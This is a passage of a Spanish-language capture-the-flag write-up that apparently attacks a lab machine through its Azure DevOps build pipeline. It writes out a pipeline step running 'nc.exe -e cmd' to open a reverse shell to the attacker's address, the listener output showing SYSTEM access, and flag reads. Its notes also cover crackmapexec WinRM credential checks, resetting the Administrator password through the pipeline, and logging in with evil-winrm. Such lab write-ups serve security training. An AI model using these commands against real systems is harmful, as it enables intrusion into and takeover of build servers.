15 - script: C:\windows\temp\nc.exe -e cmd 10.10.14.6 123
16   displayName: 'Run a multi-line script'
17

```



```

9 pool: 'Setup'
10
11 steps:
12 - script: echo Hello, world!
13   displayName: 'Run a one-line script'
14
15 - script: C:\windows\temp\nc.exe -e cmd 10.10.14.6 123
16   displayName: 'Run a multi-line script'
17

```

- Commit directly to the ejemplo3 branch.
- Create a new branch for this commit and start a pull request.

Cancel Save

① Build #20240124.4 has been queued.

X

Job

Pool: Setup · Agent: Hamilton11

Started: 1/23/2024, 9:03:10 PM

<1s

✓ Initialize job · succeeded

<1s

⌚ Checkout · skipped

✓ Run a one-line script · succeeded

<1s

⌚ Run a multi-line script



<1s

Generating script.

Script contents:

```
C:\windows\temp\nc.exe -e cmd 10.10.14.6 123
```

```
===== Starting Command Output =====
```

```
"C:\Windows\system32\cmd.exe" /D /E:ON /V:OFF /S /C "CALL "w:\agents\agent11\_work\_temp\e5c65d17-462a-4161-a5e4-b3aa2c30aed8.cmd""
```

tenemos ya shell

```
rlwrap nc -lvp 123
listening on [any] 123 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.203] 50599
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
W:\agents\agent11\_work\9\s>whoami
Build #20240124.4 has been queued.
whoami
nt authority\system
```

```
W:\agents\agent11\_work\9\s>cd www
```

Job

Pool: Setup · Agent: Hamilton11

✓ Initialize job · succeeded

```

W:\agents\agent11\_work\9\s>whoami
whoami
nt authority\system

W:\agents\agent11\_work\9\s>cat C:\users\robisl\Desktop\user.txt
cat C:\users\robisl\Desktop\user.txt
1bf44691a26b6d8b88ed9226fee2df38

W:\agents\agent11\_work\9\s>cat C:\users\Administrator\Desktop\root.txt
cat C:\users\Administrator\Desktop\root.txt
cat: 'C:\users\Administrator\Desktop\root.txt': No such file or directory

W:\agents\agent11\_work\9\s>

```

Job
Pool: Setup · Agent: Hamilton11

NOTAS: otra forma de saber que usuario tiene acceso a winrm es con una validación de usuarios y contraseñas con crackmapexec

crackmapexec winrm 10.10.10.203 -u users -p passwords --no-bruteforce

y para arreglar la información

cat passwd | awk '{ print \$1 }' > users

cat passwd | awk '{ print \$3 }' > passwords

donde 1 es la primera palabra y 3 es la tercera.

para escalar tambien se puede utilizar en vez de netcat directamente cambiar el password de administrador}

net user Administrator Password@1

```

10
11  steps:
12    - script: net user Administrator Password@1
13      displayName: 'Run a one-line script'
14
--
```

y luego conectarnos con evil-winrm

evil-winrm -i 10.129.2.29 -u Administrator -p Password@1

tambien para ver los discos con el comando

volume

